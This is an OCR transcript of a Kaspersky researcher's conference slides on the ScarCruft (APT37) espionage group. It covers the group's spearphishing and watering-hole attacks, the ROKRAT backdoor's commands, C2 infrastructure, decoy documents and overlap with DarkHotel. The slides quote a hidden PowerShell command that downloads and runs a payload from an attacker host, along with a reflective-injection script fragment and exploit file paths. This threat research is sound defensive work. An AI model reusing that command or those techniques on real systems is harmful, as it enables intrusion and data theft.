Behind the Mask of ScarCruft
: Unveiling endeavor of shady actor

THE SAS CON

Seongsu Park

Senior Security Researcher @
Kaspersky Lab GReAT


Stuxnet
TeamSpy
Duqu 2.0
Darkhotel Part 2
Metel
Shamoon 2.0
ProjectSauron
Darkhotel
Miniduke
Naikon
MsnMM campaigns
Adwind
StoneDrill
Duqu
CosmicDuke
Poseidon
Saguaro
BlueNoroff
WannaCry
RedOctober
Hellsing
Lurk
Gauss
Regin
Satellite Turla
StrongPity
ExPetr / NotPetya
Icefog
Sofacy
Lazarus
Moonlight Maze
Careto / The Mask
Carbanak
GCMan
ATMitch
Flame
Ghoul
Winnti
Wild Neutron
WhiteBear
ShadowPad
Desert Falcons
Epic Turla
Blue Termite
Fruity Armor
mini Flame
NetTraveler
Equation
Danti
Silence
Spring Dragon
BlackOasis
Energetic Bear / Crouching Yeti
ScarCruft
Kimsuky
Animal Farm
Dropping Elephant
KASPERSKY

What is in this talk?

TTPs
of ScarCruft

Victimology
of ScarCruft

Conflicting with
other Group

Who is ScarCruft?

ScarCruft a.k.a Reaper, Group123, APT37

ScarCruft is Korean speaking actor target for org/company related to the Korean Peninsula affairs

ScarCruft is high-skilled state-sponsored actor has own custom tools

ScarCruft is relatively not well-known, but is apparently quite resourceful

TTPs of ScarCruft

Characteristics of ScarCruft Tools

Initial infection


Favorite method: Spearphishing

High-profiled spearphishing attack

Malicious HWP: Target for South Korea

Quickly adopting of new vulnerability

DDE vulnerabilities



Weaponized HWP document

CVE-2017-11882 Weaponized document

Initial infection

Strategic Website Compromised

Previous SWC attack by ScarCruft

Operation Erebus in 2016


INCIDENTS RESEARCH

CVE-2016-4171 – Adobe Flash Zero-day used in targeted attacks

By Costin Raiu on June 14, 2016. 6:38 pm

SWC attack in 2016 from NK-related websites


News websites covering North Korea have been compromised


Version: 1.0 (15.November.2016)

Executive summary

On August 17, 2016, Yong-Ho, a North Korean diplomat who worked in the United Kingdom, was exiled

Preparing another SWC attack?


Internal exploit testing of ScarCruft



Payload delivered by Web exploit

Infection Procedure

Implant downloader



Infection Procedure

Cloud-based backdoor


Configuration data

Random path
PID,
Config path....

11 threads work

6 threads: Information stealing
5 threads: Forwarding data

Cloud-based backdoor (a.k.a ROKRAT)



Infection Procedure


Cloud-based backdoor

Backdoor functionality

Download commands
Upload command result

Cloud-based backdoor (a.k.a ROKRAT)

Cmd	Functionality
FU	File listing
FD	Download (non-encrypted)
FC	Download (encrypted)
EE	Run Windows commands
EL	Process listing
EK	Terminate process
PS	Update config
PI	Update cloud token
PA	Update config
TW	Run ipconfig, tree command
MS	Save screenshot
MK	Audio recording
DR	Download shellcode



C2 Infrastructure

Type of C2

Compromised Web Server

— File upload vulnerability

— Used for payload hosting

Free Web Hosting Service

— Used for testing and real attack

— Opsec failure, directory is opened(!)

OpSec Failure of ScarCruft

C2 Scripts and powershell

— Scripts for download additional payload

```
cmd.exe /k powershell.exe -windowstyle hidden -ExecutionPolicy
Bypass $f='%APPDATA%/Microsoft/ieConv.exe'
$t=http://xxxxx.000webhostapp.com/UserFiles/File/image/images/ww
wtest.jpg; (New-Object System.Net.WebClient).DownloadFile($t,$f);
Start-Process $f;Stop-Process -processname cmd
```


Invoke-ReflectivePEInjection.ps1

```
#Main function to either run the script locally or remotely
Function Main
{

    Write-Verbose "PowerShell ProcessID: $PID"

        #Add a "program name" to exeargs, just so the string looks as normal as
        #if ($ExeArgs -ne $null -and $ExeArgs -ne '')
        #{
        #       $ExeArgs = "ReflectiveExe $ExeArgs"
        #}
        #else
        #{
        #       $ExeArgs = "ReflectiveExe"
        #}

        #if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
        #{
                Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @(
```


C2 Infrastructure

Decoy Document from C2

File name	Last saved by	Last modified	Contents
Detail.hwp	JJGPc	2018-10-05 12:56:18	The statement against minister of economy from Youth Community Union on minimum wages Original doc: youthunion.kr
Detail.hwp	ASUS	2018-10-09 01:15:37	Survey result about dispersed family members Original doc: Ministry of Unification
report.hwp	ASUS	2018-10-09 12:29:34	The statement of POCOG (PyeongChang Organizing Committee for the 2018 Olympic) about their economic success



[성명] 최저임금 지역별 차등적용을 "아이디어 차원"으로 거론한 김동연 경제부총리는 그 입을 다물라

지난 10월 2일, 김동연 경제부총리는 국회 대정부질문에서 최저임금의 지역별 차등화를 내부에서 검토하고 있다고 밝히며 사회적논란이 격해지고 있다.
특히나 사상 초유의 고용쇼크, 자영업자들이 겪고 있는 경영난의 주범을 최저임금으로 지목하는 프레임정부에 김동연부총리는 책임 논란에 불씨를 키우는데 일조해왔다.
청년유니온은 최저임금 당사자들의 분노와 각성을 부추기는 김동연 경제부총리의 의뭉한 입장


□ '남북 이산가족 전면적 생사확인 대비 전수 수요조사'(이하 수요조사) 결과, 조사에 참여한 이산가족 34,119명 중 전면적 생사확인을 희망한 인원은 31,367명(91.9%)에 달하는 것으로 조사되었습니다.

○ 또한 조사에 참여한 이산가족 중 25,558명(74.9%)이 고향방문 참여를 희망하였으며, 영상편지의 경우 기존 촬영자(약 19,540여명)를 제외한 이산가족 22,928명 중 8,692명(37.9%)이 제작을 희망하였습니다.

□ 통일부와 대한적십자사는 전문 기관에 의뢰하여 2018년 6월 11일부터 8월 10일까지 국내에 거주하는 이산가족 찾기 신청자 53,068명을 대상으로 수요조사를 실시하였으며, 이중 34,119명이 조사에 참여하였습니다.


It is my great pleasure to announce that POCOG has not only dispelled the concerns of the 266 million dollars deficit when I became president back in May 2016, but also is expecting a surplus of 55 million dollars which far exceeds our target of balanced budget.
This achievement tributes to the support from the IOC and Korean Government, and combined efforts to increase the revenue by engaging more sponsors and donors and to cost-effectively utilize resources.
Olympic Winter Games PyeongChang 2018 will be remembered with its economic legacy, for we have accomplished the best outcome of the Games at the minimal


Victimology

Who is target of this campaign?

Target of This Campaign

Investment company

Individuals interested in North Korea affairs



Diplomatic agency

Investment/Trading company

Diplomatic agency

Dig into malware author

Lesson learn from attacker

KASPERSKY

Lesson Learn from Enemy

Aggressive Adoption of public source

H:\National_BackDoor(2018_6_18)**shellcode_china**\

Chinese malware

```
loc_10009DB6:
mov     cl, [edx+eax]
add     cl, 7Ah
xor     cl, 19h          ; #CRYPTO
mov     [edx+eax], cl
inc     edx
cmp     edx, esi
jl      short loc_10009DB6
```

ScarCruft Tool

```
loc_401283:
mov     dl, [ecx+edi]
add     dl, 7Ah
xor     dl, 19h          ; #CRYPTO
mov     [ecx+edi], dl
inc     ecx
cmp     ecx, esi
jl      short loc_401283
```

windows-rce-exploits-master\documents\office\#CVE-2017-11882_
windows-rce-exploits-master\documents\acrobat\CVE-2018-4990
windows-rce-exploits-master\web\vbscript\CVE-2018-8174_PoC.h

UACME: https://github.com/hfiref0x/UACME

linuxdownload\smbattack\...**eternalblue7_exploit.py**

Wine CMD | Cloud API | Chinese-malware

Malware

Public exploit | UAC Bypass | SMB attack


Exploit

Lesson Learn from Enemy

Reliability and Stability

Considering Performance

Anti-Virus Bypass



Lesson Learn from Enemy

QA and Enhance Features

Downloader

Bluetooth Harvester

Collects connected Bluetooth device info (Instance Name, Address, Class..)

Windows commands

wmic csproduct get uuid
wmic diskdrive get serialnumber
Hostname
ipconfig -all
systeminfo

Lesson Learn from Enemy

Hard working


Conflicting with another Group

Hiding another group’s shadow

Timeline of one victim

2018-09-21 ScarCruft

Downloader infected



2018-03-26 DarkHotel

GreezeBackdoor infected

2018-05-01 Download additional file from update.drp.su/drpdump.exe


2018-04-03 Konni

File: Why North Korea slams South Korea's recent defense talks with U.S-Japan.zip

Old Fight of Them

ScarCruft vs DarkHotel is old game

Sneak into another group's C2 server



Same decryption routine for False Flag?

DarkHotel: Op DayBreak

ScarCruft: Op Erebus

Conclusion

ScarCruft is high-skilled diligent group

ScarCruft keep evoving their tools/method

ScarCruft keep targeting North Korea-related org/company

ScarCruft vs DarkHotel

To defeat hard worker, we need more hard working and sharing

#TheSAS2019

Let’s Talk?

Seongsu Park (@unpacker)
GREAT @ Kaspersky Lab